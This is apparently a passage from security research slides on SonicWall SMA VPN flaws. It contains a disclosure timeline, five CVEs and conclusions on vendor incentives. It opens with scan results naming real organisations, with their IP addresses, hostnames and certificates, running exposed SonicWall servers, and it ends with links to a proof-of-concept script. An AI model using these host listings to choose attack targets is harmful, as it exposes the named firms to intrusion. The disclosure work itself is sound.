Issued By:
|- Common Name:
DigiCert Global G2 TLS RSA SHA256 2020 CA1
|- Organization:
DigiCert Inc
Issued To:
|- Common Name:
*.berkowitzoliver.com
|- Organization:
Berkowitz Oliver LLP
Supported SSL Versions:
TLSv1.2

```
HTTP/1.1 200 OK
Date: Mon, 21 Oct 2024 08:25:54 GMT
Server: SonicWALL SSL-VPN Web Server
strict-transport-security: max-age=31536000; includeSubDomains
Content-Security-Policy: script-src 'self' 'unsafe-eval';object-src 'self';style-src 'self' 'unsafe-inline';img-src '
```

400 Bad Request
37.128.174.99
37-128-174-99.nunsys.com
NUNSYS S.L.
Spain, Torrent

```
HTTP/1.1 400 Bad Request
Date: Mon, 21 Oct 2024 08:24:41 GMT
Server: SonicWALL SSL-VPN Web Server
Content-Length: 362
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

24.39.85.118
vpn.fcc-cpa.com
syn-024-039-085-118.biz.spectrum.com
FUST CHARLES CHAMBERS LLP
United States, Syracuse

SSL Certificate
Issued By:
|- Common Name:
DigiCert Global G2 TLS RSA SHA256 2020 CA1
|- Organization:
DigiCert Inc

```
HTTP/1.1 200 OK
Date: Mon, 21 Oct 2024 08:21:44 GMT
Server: SonicWALL SSL-VPN Web Server
strict-transport-security: max-age=31536000; includeSubDomains
Content-Security-Policy: script-src 'self' 'unsafe-eval';object-src 'self';style-src 'self' 'unsafe-inline';img-src '
```

Timeline

16th of October 2024 : Reported issues to SonicWall

7th of November 2024 : SonicWall indicate all issues have been fixed

8th of November 2024 : I confirm they have actually been fixed

25th of November 2024 : CVEs assigned

- CVE-2024-40763 - Heap buffer overflow vulnerability - 8.1 (High)
- CVE-2024-45318 - Stack buffer overflow vulnerability - 8.1 (High)
- CVE-2024-45319 - Certificate-based authentication bypass - 6.3 (Medium)
- CVE-2024-53702 - Insecure randomness - 5.3 (Medium)
- CVE-2024-53703 - Apache module stack-based buffer overflow vulnerability - 8.1 (High)

5th of December 2024 : Patches and advisory released

Last time I reported vulnerabilities, it took them 5 months to patch, so there is some improvement ☺

Conclusions & Takeaways

It's 2025 and we still see `strcpy` being used in "commercial-grade" VPN appliances

While this presentation focused on SonicWall, other vendors are not necessarily better off

Current incentives are not conducive to good security practices

Conclusions & Takeaways

Can we do better?

Incentivize vendors to sell more secure products

- ***Shame* vendors who sell insecure products**
  - Seems to have limited effect
- **Product liability directive**
  - Give out fines to vendors that sell defective products that can cause harm?
- **Promote the use of secure development patterns**
  - Comparable metrics
  - Allow consumers to choose a product based on a security metric

Thanks

Blog post

https://blog.scrt.ch/2025/06/04/sonicdoor-attacking-sonicwalls-sma-500/

Binary analysis scripts

https://github.com/scrt/binary-analysis-scripts

POC script

https://github.com/scrt/cve-2024-53703-poc

orange™ Cyberdefense